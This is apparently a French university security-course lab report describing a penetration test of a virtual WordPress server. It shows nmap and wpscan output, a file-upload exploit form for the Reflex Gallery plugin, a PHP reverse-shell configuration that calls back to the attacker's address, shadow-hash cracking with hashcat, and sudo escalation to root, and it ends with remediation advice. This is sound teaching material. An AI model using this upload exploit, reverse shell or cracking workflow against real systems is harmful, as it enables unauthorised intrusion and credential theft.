



**POLYTECHNIQUE  
MONTRÉAL**

UNIVERSITÉ  
D'INGÉNIERIE

## **TP4**

### **INF4420A - Sécurité informatique Automne 2022**



Groupe 01 (B1)

20 décembre 2022


## 1. Planification

L'objectif de l'audit de sécurité est d'analyser la sécurité du serveur de Bob afin de voir si elle est adéquate. Pour cela, nous avons accès à une machine virtuelle correspondant au serveur de Bob ainsi qu'à une machine Kali Linux. Il nous faut alors utiliser notre machine Linux, ainsi que tout autre outil et logiciel dont nous disposons, pour pirater la machine de Bob et devenir administrateurs de celle-ci.

Nous avons configuré les deux machines en mode "Réseau interne". Nous sommes alors prêts à passer à l'étape de reconnaissance.

## 2. Reconnaissance

Lors de cette étape, nous avons cherché à récolter un maximum d'informations sur le serveur afin de déterminer des vecteurs d'attaque. Nous avons tout d'abord utilisé la commande `netdiscover` afin de trouver l'adresse IP du serveur :



```
Currently scanning: 172.16.183.0/16 | Screen View: Unique Hosts
76 Captured ARP Req/Rep packets, from 1 hosts. Total size: 4560
```


IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.100.171	08:00:27:a0:84:c6	76	4560	PCS Systemtechnik GmbH

L'adresse IP du serveur de Bob est donc 192.168.100.171. Nous avons ajouté une adresse IP dans le même sous-réseau que la machine de Bob ainsi qu'une route vers celle-ci.

```
sudo ip addr add 192.168.100.132/24 dev eth0
```

Nous avons ensuite lancé un scan du serveur avec `nmap` en utilisant la commande :

```
nmap -sC -sV -oN sauvegarde.txt 192.168.100.71
```



```
(kali㉿kali)-[~]
└─$ nmap -sC -sV -oN sauvegarde.txt 192.168.100.171
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-05 10:48 EST
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:07 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:07 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:08 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.100.171
Host is up (0.56s latency).
Not shown: 921 filtered tcp ports (no-response), 77 filtered tcp ports (host-unreach)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
| 2048 cb:33:39:a3:63:ea:1f:66:48:d5:99:6c:be:4f:57:e9 (RSA)
| 256 63:48:9f:19:b8:4e:3f:ed:ee:ce:a1:3b:b5:3e:93:0c (ECDSA)
|_ 256 2e:1e:39:c7:24:50:9f:a9:5c:54:b7:fa:2a:ad:5f:ec (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-title: 404 Not Found
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 96.83 seconds
```


Nous observons 2 services en exécution sur le serveur : un serveur Web et un client SSH. Nous avons résumé les informations sur ces services dans le tableau 1.

*Tableau 1 : Services en exécution sur le serveur de Bob (résultats de `nmap`)*

Service	Port	Version
SSH	22	OpenSSH 7.4 (protocol 2.0)
HTTP	80	Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)

Nous utilisons ensuite l'outil `dirbuster` afin de découvrir les répertoires existants sur le serveur Web en utilisant le dictionnaire. Après quelques minutes d'exécution, nous observons des répertoires qui traduisent l'utilisation du CMS (Content Management System) WordPress [1].





### 3. Modélisation de la menace

Nous savons maintenant que le serveur de Bob héberge un site Web utilisant le CMS WordPress. Le serveur est aussi accessible en SSH.

On fait une analyse de risque et posons les spécifications suivantes:

- Bien: Le site web de Bob
- Acteur / Agent de menace: Dans ce cas nous, mais en fait n'importe qui de mal intentionné qui tente de pirater Bob. Il pourrait alors aussi par exemple y avoir des hackers plus expérimentés ou une entreprise compétitrice au logiciel libre de Bob qui veut limiter la compétition en brisant son site.
- Vulnérabilité: Présence potentielle de faille de sécurité dans le logiciel WordPress ou un plug-in de ce logiciel.
- Scénario: Mettre à profit une vulnérabilité présente dans le logiciel WordPress afin d'accéder au serveur web en tant que root. Ce scénario peut être exécuté par nous, un hacker expérimenté ou l'entreprise compétitrice comme mentionnée plus haut, dénotés par les scénarios 1 à 3 respectivement.

Scénario	Capacité	Motivation	Opportunité	Probabilité	Impact	Risque
1	1	2	3	6	3	18
2	3	1	3	9	3	27
3	2	3	3	18	3	54

On se donne une capacité de 1 puisqu'on apprend tout juste la sécurité, une motivation de 2 puisque nous avons un contrat pour notre bon ami Bob, une opportunité de 3 (on verra plus tard pourquoi, présence d'une faille excellente) et un impact de 3 étant donné qu'on deviendrait `root` ce qui nous

permettrait de tout faire. L'impact et l'opportunité ne changent pas selon les scénarios. La faille reste la même et le résultat, soit devenir `root` reste le même. En revanche, l'hacker expérimenté possède une bien meilleure capacité alors que le site compétiteur à la plus grosse motivation. Celui-là a effectivement moins de motivation puisque moins à gagner monétairement d'un site comme celui de Bob qu'un site compétiteur. Finalement, nous posons la capacité d'un site compétitif à 2, puisqu'elle est moins qu'un hacker expérimenté, mais sûrement plus que des étudiants qui apprennent tout juste les concepts de sécurité.

## 4. Exploitation

Lors de cette phase, nous allons rechercher des vulnérabilités sur le serveur Web. Nous utilisons tout d'abord l'outil `wpscan` afin d'énumérer la liste des plug-ins installés sur le site WordPress.

```
wpscan --url http://192.168.100.171:80/app/ --enumerate p
```

```
(kali@kali)-[~]
$ wpscan --url http://192.168.100.171:80/app/ --enumerate p

WordPress
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@WPSpan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.100.171/app/ [192.168.100.171]
[+] Started: Mon Dec 5 11:24:49 2022

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.6 (CentOS) PHP/5.4.16
| - X-Powered-By: PHP/5.4.16
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.100.171/app/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.100.171/app/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.100.171/app/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.100.171/app/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
```

```
[+] WordPress version 4.9.4 identified (Insecure, released on 2018-02-06).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.100.171/app/index.php/feed/, <generator>https://wordpress.org/?v=4.9.4</generator>
| - http://192.168.100.171/app/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.9.4</generator>

[+] WordPress theme in use: twentyseventeen
| Location: http://192.168.100.171/app/wp-content/themes/twentyseventeen/
| Last Updated: 2022-11-02T00:00:00.000Z
| Readme: http://192.168.100.171/app/wp-content/themes/twentyseventeen/README.txt
| [!] The version is out of date, the latest version is 3.1
| Style URL: http://192.168.100.171/app/wp-content/themes/twentyseventeen/style.css?ver=4.9.4
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.4 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.100.171/app/wp-content/themes/twentyseventeen/style.css?ver=4.9.4, Match: 'Version: 1.4'

[+] Enumerating Most Popular Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] reflex-gallery
| Location: http://192.168.100.171/app/wp-content/plugins/reflex-gallery/
| Last Updated: 2021-03-10T02:38:00.000Z
| [!] The version is out of date, the latest version is 3.1.7
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 3.1.3 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.100.171/app/wp-content/plugins/reflex-gallery/readme.txt
```

L'outil nous permet de voir que le plug-in reflex-gallery 3.1.3 est installé sur le site. C'est le seul plug-in trouvé. Nous avons lancé une recherche d'exploits sur ce plug-in avec l'outil searchsploit :

```
searchsploit reflex
```

```
(kali@kali)-[~]
$ searchsploit reflex
```

Exploit Title	Path
Sapio WebReflex 1.55 - GET Denial of Service	windows/dos/20650.txt
WordPress Plugin Reflex Gallery - Arbitrary File Upload (Metasploit)	php/remote/36809.rb
WordPress Plugin Reflex Gallery 3.1.3 - Arbitrary File Upload	php/webapps/36374.txt

Shellcodes: No Results

Il existe un exploit nommé WordPress Plugin Reflex Gallery 3.1.3 - Arbitrary File Upload qui correspond au nom et à la version du plug-in installé sur le site. Nous lançons metasploit afin de tester cet exploit sur le site :

```
msf6 > search reflex

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/webapp/wp_reflexgallery_file_upload 2012-12-30      excellent Yes     Wordpress Reflex Gallery Upload Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_reflexgallery_file_upload

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > options

Module options (exploit/unix/webapp/wp_reflexgallery_file_upload):

Name      Current Setting  Required  Description
--      -
Proxies    nil              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    nil              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     80               yes       The target port (TCP)
SSL        false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /                yes       The base path to the wordpress application
VHOST      nil              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     10.0.3.15        yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

#  Name
--  -
0  Reflex Gallery 3.1.3

msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > |
```

```

msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > options
Module options (exploit/unix/webapp/wp_reflexgallery_file_upload):


| Name      | Current Setting | Required | Description                                                                                  |
|-----------|-----------------|----------|----------------------------------------------------------------------------------------------|
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                 |
| RHOSTS    | 192.168.100.171 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT     | 80              | yes      | The target port (TCP)                                                                        |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                   |
| TARGETURI | /app/           | yes      | The base path to the wordpress application                                                   |
| VHOST     |                 | no       | HTTP server virtual host                                                                     |


Payload options (php/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.100.132 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name                 |
|----|----------------------|
| 0  | Reflex Gallery 3.1.3 |


msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) >

msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > run
[*] Started reverse TCP handler on 192.168.100.132:4444
[-] Exploit aborted due to failure: unknown: 192.168.100.171:80 - Unable to deploy payload, server returned 200
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) >

```

Nous n'avons pas réussi à utiliser l'exploit avec metasploit pour exploiter la vulnérabilité du plugin. Nous savons que la faille permet le téléversement de fichier arbitraire sans restriction.

## Exploitation manuelle

Nous allons essayer d'exploiter cette faille manuellement. Nous créons tout d'abord un fichier HTML qui va nous permettre de sélectionner le fichier à envoyer :

```

(kali@kali)-[~/exploitation-manuelle]
$ cat exploit.html
<form method = "POST" action = "http://192.168.100.171/app/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php" enctype = "multipart/form-data" >
<input type = "file" name = "qqfile"><br>
<input type = "submit" name = "Submit" value = "go!">
</form >

```

Nous avons ensuite cherché un fichier PHP permettant de mettre en place un reverse-shell sur le site pentestmonkey. Nous avons modifié les paramètres du fichier PHP pour mettre notre adresse IP et un port quelconque :


```

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.100.132'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;


```

Nous nous mettons ensuite en écoute sur le port 4444 indiqué dans le reverse-shell avec la commande `nc -lnvp 4444`. Nous ouvrons le fichier HTML créé plus haut puis nous envoyons notre reverse-shell PHP vers le serveur et nous visitons la page correspondante pour exécuter le script PHP :


`http://192.168.100.171/app/wp-content/uploads/php-reverse-shell.php`



Nous avons maintenant accès à un shell sur le serveur dans notre machine Kali :



Nous sommes connectés en tant que l'utilisateur apache qui est celui qui exécute le serveur Web :



Nous avons maintenant accès au serveur de Bob. La prochaine étape est d'effectuer une élévation de privilèges afin de devenir `root`.

## 5. Escalade de privilèges

En analysant le fichier `/etc/shadow` nous découvrons la présence de 2 utilisateurs intéressants. On remarque ici la présence d'un `sudouser`. Ainsi, si on arrive à devenir cet utilisateur, on pourra passer à `root` grâce aux permissions de `sudouser`.






Après les noms des utilisateurs, nous pouvons observer les caractères `$6$` qui symbolisent l'utilisation de l'algorithme de hachage SHA512. Nous utiliserons donc l'option `-m 1800` dans `hashcat` pour retrouver le mot de passe. Cet outil nous permettra effectivement de briser le hash du mot de passe grâce à une attaque par dictionnaire faite avec le fichier `rockyou.txt`.

D'après les informations du TP, nous savons que le mot de passe contient uniquement des chiffres et qu'il ne fait pas plus de 7 caractères. Nous avons donc filtré le dictionnaire `rockyou.txt`, en enlevant tout ce qui ne contient pas de chiffre ou est plus de 7 caractères, afin de réduire sa taille grâce à la commande suivante :

```
grep -E "^[0-9]{1,7}$" rockyou.txt > rockyou_filtered.txt
```

Nous lançons une attaque avec `hashcat` afin de trouver le mot de passe de l'utilisateur `sudouser`:

```
hashcat -m 1800 -a 0 hash.txt rockyou_filtered.txt
```



```
kali@kali: ~
File Actions Edit View Help
Restore.Sub.#1... : Salt:0 Amplifier:0-1 Iteration:3584-4096
Candidate.Engine.: Device Generator
Candidates.#1.... : 1739258 → 173787
Hardware.Mon.#1.. : Util: 96%


$6$WPHyBfvl$0uavOCCBvILXfKx8xDtknGEsMoFH9/d4iBaVUjK6z6KI0Sn3p0GL.rEgd2ij0Icu
0jnUbVqOoxEgeSN0dcrs0:1029387

Session..... : hashcat
Status..... : Cracked
Hash.Mode..... : 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target.... : $6$WPHyBfvl$0uavOCCBvILXfKx8xDtknGEsMoFH9/d4iBaVUjK... 0dcr
s0
Time.Started... : Mon Dec 5 18:13:01 2022 (19 mins, 26 secs)
Time.Estimated... : Mon Dec 5 18:32:27 2022 (0 secs)
Kernel.Feature... : Pure Kernel
Guess.Base..... : File (rockyou_filtered.txt)
Guess.Queue.... : 1/1 (100.00%)
Speed.#1..... : 769 H/s (7.95ms) @ Accel:64 Loops:512 Thr:1 Vec:4
Recovered..... : 1/1 (100.00%) Digests
Progress..... : 881856/929635 (94.86%)
Rejected..... : 0/881856 (0.00%)
Restore.Point... : 881792/929635 (94.85%)
Restore.Sub.#1... : Salt:0 Amplifier:0-1 Iteration:4608-5000
Candidate.Engine.: Device Generator
Candidates.#1.... : 1030035 → 102937
Hardware.Mon.#1.. : Util: 98%

Started: Mon Dec 5 18:12:00 2022
Stopped: Mon Dec 5 18:32:28 2022

(kali@kali)-[~]
$
```

Le mot de passe de l'utilisateur `sudouser` est `1029387`. Nous pouvons changer d'utilisateur avec la commande `su sudouser`. Nous tapons le mot de passe et nous sommes maintenant connectés en tant que `sudouser`.



```
whoami
sudouser
sudo -sl
[sudo] password for sudouser: 1029387
Matching Defaults entries for sudouser on localhost:
!visiblepw, always_set_home, match_group_by_gid, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR U
SERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC
_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User sudouser may run the following commands on localhost:
(ALL) ALL
```

On peut voir qu'en tant que `sudouser` nous avons toutes les permissions. Nous passons alors à l'utilisateur `root` comme on peut le voir ci-dessous grâce à l'utilisation des commandes `sudo` :

```
sudo -s
whoami
root
```

Le piratage est terminé, nous avons réussi à être administrateurs (`root`) sur la machine de Bob.

## 6. Recommandations

Il y a plusieurs vulnérabilités dans la machine de Bob qui valent la peine d'être réglées afin de rendre la machine plus sécuritaire.

Premièrement, la machine utilise le plug-in WordPress `reflex-gallery 3.1.3` pour son serveur Web. Ce plug-in n'est pas à jour et comporte une vulnérabilité qui a été exploitée dans le cadre de ce travail, soit le fait qu'on peut téléverser n'importe quel fichier dans l'application. Il serait alors recommandé de mettre à jour le plug-in, ainsi que les autres plug-ins utilisés par l'application afin de limiter les vulnérabilités de ce genre. Si le plug-in reste vulnérable une fois mis à jour, il faut le supprimer et peut-être le remplacer par un autre (non vulnérable) si sa fonctionnalité est importante.

Deuxièmement, le mot de passe utilisé était trop court et son entropie n'était pas assez élevée (juste des chiffres) ce qui nous a permis de briser le hash du mot de passe et le récupérer. Il serait alors recommandé de changer ce mot de passe (ainsi que les autres si applicables) afin de mettre un mot de passe plus long et avec d'autres caractères tels des lettres et des symboles aussi.

Finalement, la présence d'un `sudouser` qui permet d'exécuter n'importe quelle commande avec les privilèges administrateur est une autre faille de sécurité. En effet, il ne faudrait pas qu'un utilisateur quelconque puisse router des commandes administrateurs. Il serait alors recommandé de mieux séparer les privilèges administrateurs et ceux des utilisateurs normaux.

## **7. Références**

[1] Wikipédia. (2022) WordPress. [En ligne]. Disponible: <https://en.wikipedia.org/wiki/WordPress>